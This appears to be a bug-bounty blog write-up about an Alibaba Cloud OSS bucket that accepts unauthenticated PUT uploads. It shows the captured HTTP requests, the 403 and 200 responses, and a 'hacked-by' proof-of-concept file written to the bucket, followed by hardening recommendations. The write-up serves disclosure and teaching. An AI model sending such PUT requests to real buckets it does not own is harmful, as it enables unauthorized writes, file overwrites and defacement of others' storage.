Introduction
Assalam o Alaikum!
Welcome again! Today, I am sharing my latest finding, where I discovered that the PUT method was enabled, allowing unauthorized data uploads to cloud storage.
Proof of Concept (PoC)
01.Identifying the Target

While randomly browsing a target website, I encountered a 403 Forbidden response.
02.Technology Detection

I used the Wappalyzer browser extension to analyze the technologies used by the target. It revealed that the website was using Alibaba Cloud Object Storage Service (OSS).
03.Capturing the Request

I launched Burp Suite, captured the request, and sent it to the repeater. Below is the captured request:
GET / HTTP/1.1
Host: target.com
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
04.Observing the Response
I received the following response:
HTTP/1.1 403 Forbidden
Server: AliyunOSS
Date: Sat, 01 Feb 2025 12:33:50 GMT
Content-Type: application/xml
Content-Length: 366
Connection: keep-alive
x-oss-request-id: 679E14AEB630023931679926
x-oss-server-time: 18
x-oss-ec: 0003-00000905
<?xml version="1.0" encoding="UTF-8"?>
<Error>
  <Code>AccessDenied</Code>
  <Message>The bucket you access does not belong to you.</Message>
  <RequestId>...</RequestId>
</Error>
05.Testing the PUT Method
Since the 403 Forbidden response was received, I decided to test whether PUT requests were allowed. I modified the request as follows:
PUT /poc.json HTTP/1.1
Host: target.com
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Content-Length: 32

{"id": "hacked-by-waseem"}
06.Receiving a 200 OK Response
To my surprise, I received a 200 OK response, indicating that my data was successfully uploaded!
HTTP/1.1 200 OK
Server: AliyunOSS
Date: Sat, 01 Feb 2025 12:38:20 GMT
Content-Length: 0
Connection: keep-alive
x-oss-request-id: 679E15BC51C5F932386122A0
ETag: "1650257635488786160B4C064076B0A1"
x-oss-hash-crc64ecma: 14149601074129124870
Content-MD5: FlAldjVIh4YWC0wGQHawoQ==
x-oss-server-time: 25

07.Verifying Data Access
I then tried accessing the uploaded poc.json file, and I was able to successfully retrieve my stored data.
Conclusion
This misconfiguration in Alibaba Cloud Object Storage Service allowed unauthorized users to upload data, which could lead to severe security risks, such as:
- Unauthorized data storage
- Overwriting sensitive files
- Potential data breaches
08.Recommendation
To prevent such vulnerabilities, organizations should:
- Restrict Public Access: Ensure that only authenticated users can upload data.
- Properly Configure ACLs: Limit permissions to only authorized users.
- Monitor Logs: Regularly check logs for unauthorized PUT requests.
- Enable Authentication: Require authentication for all operations on cloud storage.
I hope this write-up helps you understand the importance of cloud storage security. Stay safe, and happy hunting!
Alhamdulillah!
Back to Blogs